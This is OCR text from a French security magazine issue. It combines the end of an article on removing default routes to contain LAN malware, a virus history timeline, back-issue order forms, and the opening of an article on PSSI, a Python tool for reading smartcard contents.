pour trouver comment sortir sur Internet, par exemple). Des virus comme Conficker parviennent à infecter des grandes entreprises bien que le virus soit apparu après le correctif fourni par Microsoft ! **[LEXSI Conficker]**. Pour un autre exemple plus ancien, **[SQL Slammer]** a réussi à infecter 90 % des machines vulnérables d'Internet en seulement 10 minutes.

2 Route del default

Il y a une vingtaine d'années, une université voulait offrir un accès à Internet à un de ses réseaux sans qu'Internet n'ait accès à ce réseau. Ils ont utilisé une machine avec deux cartes réseau dont le principe était de ne pas être un routeur. Les utilisateurs avaient un compte local sur cette machine et pouvaient, via un export DISPLAY **[X org]**, afficher différents clients internet sur leur machine locale. Les utilisateurs de ce réseau ont donc pu accéder à Internet (par une liste choisie d'applications décidée par l'administrateur de cette machine), alors que le reste d'Internet n'a pas accès à eux.

Cette idée permet de faire tomber un premier acquis : les machines n'ont pas besoin d'être connectées à Internet pour utiliser Internet, comme indiqué par la loi 8. Second acquis, dérivant de la première partie de cet article : les virus, vers et autres botnets fonctionnent car leur activité repose sur le principe suivant lequel les machines sur lesquelles ils s'exécutent ont accès à Internet. Leur activité démarre par une requête DNS et continue par des téléchargements de mise à jour ou de charge offensive **[Wikipedia Fast-flux]**.

Couper la route par défaut des machines du LAN se révèle donc un choix intéressant (et limiter le DNS à la résolution locale).

Les utilisateurs ont toutefois besoin du réseau pour travailler. Pour le leur permettre, trois types d'activités peuvent être distinguées et utilisées sans DNS et route par défaut :

- Le web

  Une très mauvaise idée serait d'utiliser un proxy. En effet, la grande majorité des virus savent lire les paramètres du proxy pour l'utiliser. La solution consiste à faire, comme l'université, de l'export de fenêtre depuis une machine distante. La machine exportant les fenêtres reste sous le contrôle de l'administrateur. La méthode d'export de fenêtre doit être choisie judicieusement. Aujourd'hui, un export DISPLAY UNIX semble un peu trop lent pour afficher du Web dynamique comme des animations ou des jeux flash (et généralement, les chartes informatiques interdisent de jouer pendant les heures de bureau, ce n'est donc pas un problème). D'autres méthodes d'export de fenêtre plus rapides peuvent être étudiées.

- Le mail

  Pour lire et envoyer des mails, pas besoin de route par défaut. Les serveurs sont souvent sur le réseau local, ou à un ou deux *hops* maximum. Une route statique suffit, ou à défaut, de la redirection de port depuis une machine locale. On pourrait objecter qu'un botnet envoyant du spam peut utiliser le serveur SMTP interne. Toutefois, préalablement à l'envoi de spam, le virus doit télécharger sur Internet le contenu du message spam et la liste des adresses mails des victimes. Tant qu'il n'a pas ces deux informations, alors l'envoi de spam ne peut pas démarrer.

- Des applications métiers

  Ces applications sont connues et maîtrisées (par exemple, un accès à une base de données ou à un serveur de fichiers). De façon analogue au mail, une route statique ou une redirection de port suffit.

Les utilisateurs sont les premiers impactés par les politiques de sécurité et un refus de celles-ci peut nuire à son efficacité. Cette méthode n'est pas contraignante (ils continuent à surfer sur le Web, à envoyer des mails et à travailler sur leurs applicatifs), il semble cohérent d'imaginer qu'elle devrait être facilement adoptée.

Bien entendu, des virus finiront par arriver sur le poste final de l'utilisateur. Mais nous avons vu qu'ils sont aujourd'hui inoffensifs (dans le sens non destructeur), ce qui est un des buts de la solution proposée. Par exemple, Conficker doit s'enregistrer auprès du *botmaster* dès son exécution. Sans route par défaut, cela lui est impossible. Il peut toutefois se propager sur tout le réseau local, mais ce n'est pas très grave. Nous avons vu qu'il ne détruira pas de données, qu'il n'enverra pas de spams et qu'il n'exfiltrera pas de données. On peut donc dire qu'il est parfaitement désamorcé.


La sécurité va alors se décaler sur les machines qui exportent les fenêtres web, qui relaient les e-mails et qui routent certains flux. Ces machines sont quantifiables et sous le contrôle strict de l'administrateur. C'est un avantage certain en regard d'un administrateur face à un nombre croissant de machines.

3 Perspectives

Cette manipulation ne solutionnera pas automa(g|t)iquement tous les problèmes de sécurité du LAN (entre autres se pose le problème des machines nomades, PDA, ordinateurs portables ou ordiphones). Néanmoins, cette méthode permet notamment à l'administrateur de reprendre la main sur la sécurité de son LAN, puisque la sécurisation concerne un ensemble de machines connues et maîtrisées. Il peut laisser des machines dans les mains d'utilisateurs inexpérimentés en sachant que les actions de ces machines seront limitées.

▪ QUELQUES VIRUS EMBLÉMATIQUES

Ce focus se propose de faire un bref rappel historique sur quelques virus emblématiques. Les références peuvent se trouver sur : http://en.wikipedia.org/wiki/Timeline_of_notable_computer_viruses_and_worms.



Timeline of computer viruses and worms

From Wikipedia, the free encyclopedia

This is a timeline of noteworthy computer viruses, worms and Trojan horses.

1960-1969

1966

- The work of John von Neumann on the "Theory of self-reproducing automata" is published.[1] The article is based on lectures held by von Neumann at the University of Illinois about the "Theory and Organization of Complicated Automata" back in 1949.

1970-1979

1971

- The Creeper virus, an experimental self-replicating program, is written by Bob Thomas at BBN Technologies.[2] Creeper infected DEC PDP-10 computers running the TENEX operating system. Creeper gained access via the ARPANET and copied itself to the remote system where the message, "I'm the creeper, catch me if you can!" was displayed. The Reaper program was later created to delete Creeper.[3]

1974

- The Wabbit virus, more a fork bomb than a virus, is written. The Wabbit virus makes multiple copies of itself on a single computer (and was named "Wabbit" for the speed at which it did so) until it clogs the system, reducing system performance, before finally reaching a threshold and crashing the computer.

1974/1975

- ANIMAL is written by John Walker for the UNIVAC 1108.[4] Aaaaaa! asked a number of questions to the user in an attempt to guess the type of animal that the user was thinking of, while the related program PERVADE would create a copy of itself and ANIMAL in every directory to which the current user had access. It spread across the multi-user UNIVACs when users with overlapping permissions discovered the game, and to other computers when tapes were shared. The program was carefully written to avoid damage to existing file or directory structure, and to not copy itself if permissions did not exist or if damage could result. Its spread was therefore halted by an OS upgrade which changed the format of the file status tables that PERVADE used for safe copying. Though non-malicious, "Pervading Animal" represents the first Trojan "in the wild".[5]

1980-1989

1980

- Jürgen Kraus wrote his Diplom thesis "Selbstreproduktion bei Programmen" (self-reproduction of programs).[6]

De 1966 à 1986, les créateurs de virus cherchaient surtout à flatter leur ego en affichant leur nom (ou pseudo), dans un esprit de compétitivité plus porté par le *hacking* comme les théories sur l'autoréplication que la volonté de nuire. Le plus grave pouvait être un ralentissement du système infecté.

Ensuite sont apparus des virus plus offensifs, et/ou des « bombes logiques », des programmes créés pour avoir une action volontairement malveillante à une date donnée. Par exemple, le virus *Jerusalem* supprimait des fichiers .exe sur un système DOS à certaines dates. On retrouve également les premiers virus « macro » qui infectaient les documents. Ces virus se propageaient à l'origine par disquettes, puis par Internet, comme *Morris*. En 1998, *Chernobyl-CIH* apparaît. Ce virus avait la particularité de flasher les BIOS de certaines cartes mères, les rendant de fait inutilisables.

À peu près à la même période, les vers se sont propagés de plus en plus via Internet, du fait de sa démocratisation. On trouve aussi des systèmes de management distants du système infecté (par exemple « back orifice »). De nouveaux vers sont devenus moins voyants. Ils parasitaient le système sans chercher à l'empêcher de fonctionner !

Enfin sont apparus des vers et virus ayant des visées monétaires. Aussi bien par location de *botnet* que de vols d'identifiants bancaires, citons *Zeus* ou *Waledac*. Quelques virus se sont remis à utiliser d'autres modes de transport, comme des clés USB (*Conficker*, par exemple) plutôt que le réseau. Le dernier virus dont il faut parler est bien évidemment *Stuxnet*. Son analyse n'est pas encore terminée à l'heure ou j'écris ces lignes, mais son but semble être soit de l'espionnage industriel (ou gouvernemental), soit de faire dysfonctionner certaines usines ciblées.

Enfin, la non-disponibilité immédiate d'un correctif n'est plus pénalisante. Ceci est bien plus intéressant que les méthodes NAC (*Network Admission Control*) de type 802.1X interdisant une machine non patchée de se connecter au réseau. En effet, ceci ne fonctionne pas mieux qu'une solution bien faite de patch management, et au niveau de la sécurité, le problème reste le même : un correctif non disponible entraîne un risque pour le LAN.

En conclusion, essayez d'imaginer votre réseau local sans route par défaut et l'impact que cela donne sur la gestion de la sécurité. ■

▪ REMERCIEMENTS

Je remercie les relecteurs pour leurs remarques constructives.

▪ RÉFÉRENCES

[RFC 1918] http://www.faqs.org/rfcs/rfc1918.html

[Wikipedia Firewall] http://en.wikipedia.org/wiki/Firewall_%28computing%29

[Botnet] http://www.google.fr/search?q=top+ten+botnet

[Diehl, loi 8] http://eric-diehl.com/index.php?page=lois&lang=Fr

[Wikipedia tunneling] http://en.wikipedia.org/wiki/Tunneling_protocol

[MISC 50] P. Auffret, « Analyse de l'établissement d'un tunnel DNS », *MISC* n°50 de Juillet/Août 2010

[CERT IN-99-03] http://www.cert.org/incident_notes/IN-99-03.html

[Structure de commande et contrôle d'Aurora] http://www.damballa.com/downloads/r_pubs/Aurora_Botnet_Command_Structure.pdf

[Stefan Savage] http://www.google.fr/search?q=Stefan+Savage+dark+google

[Rapidité de disponibilité d'un patch suite à 0day] Comparatif Windows Apple, 2002-2007, http://www.techzoom.net/publications/0-day-patch/

[LEXSI Conficker] http://cert.lexsi.com/weblog/index.php/2009/01/12/274-le-ver-conflicker-fait-des-ravages

[SQL Slammer] http://en.wikipedia.org/wiki/SQL_Slammer

[X org] http://www.x.org/wiki/

[Wikipedia Fast-flux] http://en.wikipedia.org/wiki/Fast_flux

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro...
...au numéro

MISC HORS-SÉRIE

Retrouvez tous les anciens numéros ainsi que nos offres spéciales sur notre site : http://www.ed-diamond.com

Bon de commande MISC Hors-série

Réf.	Désignation	Prix / N°s
MISCHS N°1	Test d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?	8,00 €
MISCHS N°2	CARTES À PUCE - Découvrez leurs fonctionnalités et leurs limites	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / N°s
MISC N°41	La cybercriminalité ...ou quand le net se met au crime organisé	8,00 €
MISC N°42	La virtualisation : Vecteur de vulnérabilité ou de sécurité ?	8,00 €
MISC N°43	La sécurité des web services	8,00 €
MISC N°44	Compromissions électromagnétiques	8,00 €
MISC N°45	La sécurité de Java en question	8,00 €
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	La sécurité des jeux	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond - MISC - BP 20142 - 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 MISC pour 25€ et les « Power packs x10 », soit 10 MISC pour 40€, à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administ

5 Nos de MISC 25€ ou 10 Nos de MISC 40 €

Choisissez vos numéros dans le tableau ci-dessous*
* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

N°1 Les vulnérabilités du Web !
N°2 Windows et la sécurité
N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
N°6 Sécurité du wireless ?
N°7 La guerre de l'information - évaluation, riques, enjeux
N°8 Honeypots - Le piège à pirate !
N°9 Que faire après une intrusion ?
N°10 VPN - Virtual Private Network - Créez votre réseau sécurisé sur internet
N°11 Test d'intrusion - Mettez votre sécurité à l'épreuve !
N°12 La faille venait du logiciel
N°13 PKI - Public Key Infrastructure
N°14 Reverse Engineering - Retour au sources
N°15 Authentification
N°16 Télécoms - Les risques des infrastructures
N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
N°18 Dissimulation d'information
N°19 Les Dénis de Services - La menace rôd
N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
N°21 Limites de la sécurité
N°22 Superviser sa sécurité
N°23 De la recherche de faille à l'exploit
N°24 Attaques sur le Web
N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
N°27 IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux
N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
N°29 Sécurité du coeur de réseau IP : un organe critique
N°30 Les protections logicielles
N°31 Le risque VoIP
N°32 Que penser de la sécurité selon Microsoft ?
N°33 RFID - Instrument de sécurité ou de surveillance ?
N°34 Noyau et rootkit
N°35 Autopsie & Forensic
N°36 Lutte informatique offensive - Les attaques ciblées
N°37 Déni de service
N°38 Code malicieux - Quoi de neuf ?
N°39 Fuzzing - Injectez des données et trouvez les failles cachées
N°40 Sécurité des réseaux - Les nouveaux enjeux

Numéros MISC épuis
N°3 e

Bon de commande power packs

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Cochez ici ▲ POWER PACKS X5

OUI, je désire acquérir un power pack X5	1er 1PP* X5	2ème 2PP* X5	3ème 3PP* X5
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
Total par série de POWER PACKS X5 :	25 €	50 €	75 €
Les hors-séries et les numéros spéciaux sont exclus des PP*	TOTAL :		
Ex : Achat d'un POWER PACK x5 :	FRAIS DE PORT :		
- France Métro. : Total = 25€ + 4€ de frais de port par pack.	FRANCE MÉTRO. :	+4 € × (X PACK)	
- HORS France Métro. : Total = 25€ + 6€ de frais de port par pack.	HORS FRANCE MÉTRO. :	+6 € × (X PACK)	
* PP= POWER PACK	TOTAL :		

Cochez ici ▲ POWER PACKS X10

OUI, je désire acquérir un power pack X10	1er 1PP* X10	2ème 2PP* X10	3ème 3PP* X10
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
6, MISC N°			
7, MISC N°			
8, MISC N°			
9, MISC N°			
10, MISC N°			
Total par série de POWER PACKS X10 :	40 €	80 €	120 €
Les hors-séries et les numéros spéciaux sont exclus des PP*	TOTAL :		
Ex : Achat d'un POWER PACK x10 :	FRAIS DE PORT :		
- France Métro. : Total = 40€ + 8€ de frais de port par pack.	FRANCE MÉTRO. :	+8 € × (X PACK)	
- HORS France Métro. : Total = 40€ + 12€ de frais de port par pack.	HORS FRANCE MÉTRO. :	+12 € × (X PACK)	
* PP= POWER PACK	TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Editions Diamond

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

PYTHON SIMPLE SMARTCARD INTERPRETER

Eric Bourry – eric.bourry@polytechnique.org

Marc de Saint Sauveur – marc.de-saint-sauveur@polytechnique.org

mots-clés : CARTES À PUCE / PYTHON / LECTEUR / NAVIGO / SIM / EMV / PC/SC

Alors que les cartes à puce sont de plus en plus présentes dans notre environnement et que les lecteurs, avec ou sans contact, sont de moins en moins chers, peu d'outils permettent aux usagers d'examiner le contenu de leurs cartes. Dans cet article, nous présentons tout d'abord la philosophie et l'objectif de notre outil libre, PSSI (Python Simple Smartcard Interpreter). Nous rappelons ensuite les bases concernant la communication avec une carte à puce, afin de comprendre ce dont l'outil permet de s'abstraire. Enfin, nous présentons un cas concret d'utilisation du logiciel pour lire une carte SIM.

1 Présentation de PSSI

1.1 Philosophie générale

Il existe de nombreux logiciels permettant de lire le contenu d'une carte à puce, mais ces logiciels sont très souvent spécifiques à une certaine famille de cartes (carte bancaire ou carte SIM, par exemple). Un développeur souhaitant lire un nouveau type de carte devra alors essentiellement repartir de zéro et réécrire une application complète. On peut cependant remarquer que toutes les applications lisant des cartes à puce ont une base commune : les opérations de communication avec une carte, essentiellement spécifiées dans l'ISO 7816-4 **[1]**. Ce sont des échanges commande/réponse qui sont en fait relativement génériques et assez fastidieux à implémenter.

Cette constatation nous conduit à présenter PSSI, projet entièrement écrit en Python, dont le but est de faciliter le développement de nouveaux lecteurs et de proposer aux utilisateurs un outil intégré supportant de multiples familles de cartes au sein d'une même application. Nous souhaitons rendre la lecture d'une carte à puce aussi simple que possible et permettre ainsi à chacun d'explorer facilement l'ensemble de ses cartes.

1.2 Architecture

PSSI est composé de deux parties : le noyau implémentant les fonctionnalités génériques de communication avec le lecteur, qui se charge de la liaison physique avec la carte, et les différents plugins correspondant aux cartes supportées. Le tout s'appuie sur Pyscard **[2]**, bibliothèque permettant de manipuler les lecteurs de cartes à puce en Python.




Fig. 1 : Schéma fonctionnel de PSSI

Un *plugin* contient donc uniquement le code strictement spécifique au contenu de la carte qu'il supporte : il s'agit en général de la structure des fichiers et des données nécessaires pour l'interprétation des champs.

C'est le noyau qui assure la communication avec la carte, le parcours dans le

système de fichiers et la lecture des différents champs tels qu'ils ont été spécifiés dans le plugin. Toute cette partie est donc abstraite pour le plugin, qui indique simplement où se trouvent les informations qu'il souhaite lire sur la carte.

Ainsi, il n'est pas nécessaire de modifier le noyau pour ajouter un nouveau type de carte à l'application. Il suffit simplement d'écrire le plugin adéquat, en ne fournissant que des informations de très haut niveau.

1.3 État actuel du projet

PSSI est d'ores et déjà disponible **[3]** avec trois plugins fonctionnels : passe Navigo, carte SIM et carte bancaire EMV.

La raison d'être de PSSI est de faciliter l'écriture de nouveaux plugins, qui pourraient ensuite être distribués avec le logiciel afin qu'un maximum de cartes à puce soient lisibles avec une unique application. Nous vous invitons à nous rejoindre pour explorer à votre tour les cartes manquantes (Passeport, Carte Vitale, Moneo, ...). Vous trouverez sur le site du projet une documentation plus précise, détaillant pas à pas l'écriture d'un nouveau plugin.

Si vous n'en avez pas, il faudra vous procurer un lecteur de cartes compatible PC/SC **[4]**. Personal computer/Smart Card est une bibliothèque multiplate-forme visant à standardiser les communications entre ordinateurs et lecteurs de cartes à puce. Les lecteurs en contact basiques coûtent moins d'une dizaine d'euros et se trouvent facilement sur le Web ; on peut citer, par exemple, le TEO de Xiring **[5]**. Certains lecteurs sans contact sont également abordables (quelques dizaines d'euros) et permettent de lire un passeport, par exemple, mais seuls certains modèles, comme le LoGO d'ASK **[6]**, sont compatibles avec le passe Navigo, qui est cependant toujours lisible en contact (il possède une double interface).

Voici deux extraits de sortie de notre outil, le premier affichant des paiements enregistrés sur une carte EMV, le second montrant un événement d'un passe Navigo : voir figure 2 ci-dessous.

2 Lire une carte

2.1 Communication avec une carte à puce

La communication entre un logiciel et une carte à puce s'effectue au travers d'un lecteur par des messages : le lecteur transmet une commande du logiciel et la carte y répond. Une requête est une suite d'octets précisant le type de commande (comme « lecture », « écriture »)

```
$ ./pssi.py plugins/emv

...
====    1   ===
      Amount              : 20.50                    ()
      CID                 : 11                       (Cryptogram Information Data)
      Country             : FRANCE                   (Country where the terminal is located)
      Currency            : Euro                     ()
      Date                : 18 / 07 / 10             ()
      Type                : Payment                  ()
====    2   ===
      Amount              : 40.00                    ()
      CID                 : 11                       (Cryptogram Information Data)
      Country             : UNITED KINGDOM           (Country where the terminal is located)
      Currency            : Pound sterling           ()
      Date                : 10 / 07 / 10             ()
      Type                : Withdrawal               ()
...

$ ./pssi.py plugins/navigo

...
Special Events
      ====    1   ===
            EventDateStamp          : 2010-05-08          (Date de l'événement)
            EventTimeStamp          : 12h07               (Heure de l'événement)
            EventCode               : Métro : Validation en entrée  (Nature de l'événement)
            EventResult             : Double validation en entrée   (Code Résultat)
            EventServiceProvider    : RATP                (Identité de l'exploitant)
            EventLocationId         : CORVISART           (Lieu de l'événement)
            EventDevice             : 4353                (Identificateur de l'équipement)
            EventRouteNumber        : Ligne 6             (Référence de la ligne)
            EventContractPointer    : 1                   (Référence du contrat concerné)
```

Fig. 2

et des arguments éventuels. On appelle APDU (pour *Application Protocol Data Unit*) ces messages échangés, dont le format est standardisé dans la norme ISO 7816. Concrètement, une APDU notée en héxadécimal ressemble à :

```
94 B2 01 04 29
```

Si ce format de message est décrit avec précision dans la norme, son utilisation reste assez pénible et la signification des APDU n'est pas transparente. En particulier, la commande ci-dessus effectue simplement la lecture d'un enregistrement sur un passe Navigo. Pour permettre à des développeurs d'écrire des programmes interagissant avec des cartes sans avoir à manipuler ces messages, nous proposons dans PSSI une interface plus abstraite qui cache cette complexité de formatage.

Le lecteur intéressé par les détails relatifs aux APDU peut cependant se référer à **[7]** ou **[8]**. De plus, une option de notre outil permet de visualiser la totalité des octets échangés, ce qui permet de se faire une idée de l'abstraction réalisée.

2.2 Le système de fichiers

Afin d'être capable de décrire le contenu d'une carte à puce, il faut comprendre comment elle est structurée. Les cartes conformes à l'ISO 7816 sont constituées de DF (*Dedicated File*) et d'EF (*Elementary File*), agencés à la manière d'un système de fichiers classique, dans lequel les fichiers sont divisés en deux catégories :

- les DF, équivalents à des dossiers pouvant regrouper d'autres fichiers ;
- les EF, contenant les données.

Chaque fichier possède une adresse relative, sur deux octets. L'adresse absolue d'un fichier s'obtient de manière naturelle en faisant précéder son adresse relative par l'adresse absolue du DF qui le contient. Il existe un DF racine, souvent appelé MF (*Master File*), qui a pour adresse 0x3f00.

Décrire le contenu d'une carte à puce revient donc dans un premier temps à préciser sa hiérarchie de fichiers. Il reste ensuite à décrire l'organisation des données dans les EF. Ces derniers peuvent être de quatre types différents :

- Les EF linéaires peuvent contenir jusqu'à 255 enregistrements (*Records*), chacun ayant une taille maximale de 255 octets. On peut accéder à chaque enregistrement en précisant son indice, comme dans un tableau.
- Les EF cycliques regroupent également l'information sous forme d'enregistrements, mais leur structure ressemble plus à celle d'une file FIFO (*First In First Out*) : lors de l'ajout d'un enregistrement, si la taille limite est atteinte, l'enregistrement le plus vieux est effacé.
- Les EF transparents contiennent de l'information brute, non structurée en enregistrements, et dont la quantité maximale est de 255 octets.
- Les EF compteurs enregistrent des entiers qu'il est possible d'incrémenter et de décrémenter.

En décrivant les fichiers présents sur une carte et en précisant l'organisation des données qu'ils contiennent, il est donc possible de caractériser entièrement la structure d'une carte à puce.

2.3 Le format des données

Une fois la structure d'une carte décrite, il reste à détailler le format des données. En effet, l'affichage d'octets bruts a peu d'intérêt si l'on ne sait pas les interpréter. Et malheureusement, cela n'est pas toujours trivial car, contrairement aux protocoles de communication, l'encodage de l'information n'est pas standardisé.

Pour le retrouver, il est souvent nécessaire de se référer à la documentation, si elle existe, de la carte à puce étudiée. On se rend alors compte que le format d'une donnée n'est même pas constant au sein d'une même carte. Par exemple, dans le cas de la carte SIM, un numéro de téléphone peut être encodé soit en ASCII, ce qui consomme un octet par chiffre, soit en utilisant la notation hexadécimale d'un octet, qui peut alors représenter deux chiffres (0x12 représente les chiffres 1 et 2).

Un plugin doit donc également fournir des fonctions d'interprétation traduisant les données brutes en informations compréhensibles par l'utilisateur.

3 Utilisation de PSSI

3.1 Construction d'un plugin

Dans cette section, nous allons montrer, au travers de l'exemple de la carte SIM, comment passer d'une structure de carte à un plugin pour PSSI. Nous vous conseillons de vous référer à l'article de **[8]** sur le sujet, pour avoir un aperçu de ce que l'on peut faire avec une carte SIM.

3.1.1 Description de quelques structures

Les différents fichiers contenus dans une carte SIM sont parfaitement décrits dans la norme GSM 11.11 **[9]**. Pour être capable d'en lire une avec PSSI, il suffit donc de traduire la norme en une série de structures Python. Il n'y a, par exemple, pas besoin de s'occuper de la gestion du code PIN, qui est déjà complètement intégrée dans le noyau de PSSI.

Voici la structure la plus externe d'une carte SIM, décrivant les trois fichiers directement contenus dans le MF :

```
structSIM = [
   ("ICC identification", FieldType.TransparentEF, [0x2f, 0xe2], structICC),
   ("DF GSM", FieldType.DF, [0x7f, 0x20], structGSM),
   ("DF Télécom", FieldType.DF, [0x7f, 0x10], structDFTel),
]
```

Chaque fichier est simplement décrit par quatre champs :

- son nom, qui sera affiché dans la sortie du programme.
- son type, indiquant s'il s'agit d'un DF ou d'un EF, et apportant des précisions le cas échéant, comme le fait que l'EF soit de type transparent.
- son adresse relative, sur deux octets, comme indiqué dans la section précédente.
- le nom de la structure Python décrivant ce fichier.

Examinons maintenant la structure décrivant le DF Télécom, qui contient les informations personnelles telles que les SMS ou le répertoire de contacts :

```
structDFTel = [
   ("Abbreviated dialling numbers", FieldType.RecordEF, [0x6f, 0x3a],
   structNumber),
   ("Fixed dialling numbers", FieldType.RecordEF, [0x6f, 0x3b], structNumber),
   ("SMS (Short messages)", FieldType.RecordEF, [0x6f, 0x3c], structSMS),
   ("Mobile Station international ISDN numbers", FieldType.RecordEF, [0x6f,
   0x40], structNumber),
   ("Last numbers dialled", FieldType.RecordEF, [0x6f, 0x44], structNumber),
]
```

Nous voyons qu'un avantage majeur de PSSI est la possibilité de factoriser une grande partie des structures. Ainsi, un numéro de téléphone étant enregistré dans plusieurs EF avec la même structure (**structNumber**), il n'est pas nécessaire d'écrire cette dernière plusieurs fois.

Regardons justement cette structure **structNumber**, qui décrit non plus la structure d'un fichier, mais le format des données dans un EF :

```
structNumber = [
 ("Alpha identifier", FieldType.Final, -14, "Name of the contact", FinalType.Contact),
   ("Dialling number", FieldType.Final, 10, "Telephone number of the contact",
   FinalType.NumRevHexString),
   ("Length of relevant information", FieldType.Final, 1, "In bytes",
   FinalType.Integer),
   ("TON and NPI", FieldType.Final, 1, "", FinalType.TonNpi),
   ("Capability/Configuration identifier", FieldType.Final, 1, "", FinalType.
   Integer),
   ("Extension1 record identifier", FieldType.Final, 1, "", FinalType.Integer),
]
```

Cette fois, chaque élément est décrit par cinq champs :

- son nom, qui sera affiché dans la sortie du programme, comme précédemment.
- son type, qui permet de préciser la nature de l'élément décrit. Ce type permet par exemple d'indiquer qu'un élément sera présent plusieurs fois consécutivement dans la même structure.
- sa taille, en octets. On remarque par ailleurs que cette taille peut être négative lorsqu'un élément est de taille variable, mais que la suite est de taille fixe.
- un commentaire, qui apporte des précisions sur la nature de l'élément et apparaîtra dans la sortie du programme.
- le type d'information dont il s'agit ; c'est ce champ qui permet de savoir comment interpréter les octets correspondants, par exemple en tant qu'entier ou chaîne de caractères. Nous détaillons son utilisation dans la section suivante.

Voici le début de la sortie relative aux structures que nous venons de décrire, lors de la lecture d'une carte SIM : voir figure 3.

3.1.2 La table d'interpréteurs

Jusqu'ici, nous avons spécifié où se trouvaient les informations que nous souhaitions lire sur la carte ; la dernière étape est maintenant d'exploiter ces informations et de leur donner du sens. À chaque champ lu sur la carte, il est possible de faire correspondre un interpréteur qui prend en argument la valeur brute et la présente sous une forme plus intelligible. Les données sur une carte sont généralement stockées sous une forme compacte et il est courant que des ensembles de valeurs soient codés par des entiers (codes pour les pays, par exemple). Il faut donc écrire une fonction « interpréteur » qui effectue la correspondance.

Sur une carte SIM, un numéro de téléphone est encodé dans un format spécial décrit dans la norme. Voici l'interpréteur qui le convertit au format habituel :

```
def interpretRevHexString(value):
   txt = ""
   for c in value:
       if c == 0xff:
               break
       txt += "%1x%1x" % (c%16, c>>4)
   if len(txt) == 0:
       return "No information"
   return txt
```

Une fois cet interpréteur défini, il reste à le lier aux champs contenant un numéro de téléphone : il faut d'abord choisir un nom de type (par exemple **NumRevHexString**) et l'attribuer à ces champs. C'est ce que nous avons fait dans la structure **structNumber** définie plus haut :

```
  ("Dialling number", FieldType.Final, 10, "Telephone number of the contact",
FinalType.NumRevHexString)
```

Il ne reste plus qu'à faire correspondre notre interpréteur à ce type, en ajoutant une entrée dans une table propre à chaque plugin, qui liste l'ensemble des interpréteurs et leurs types associés.

```
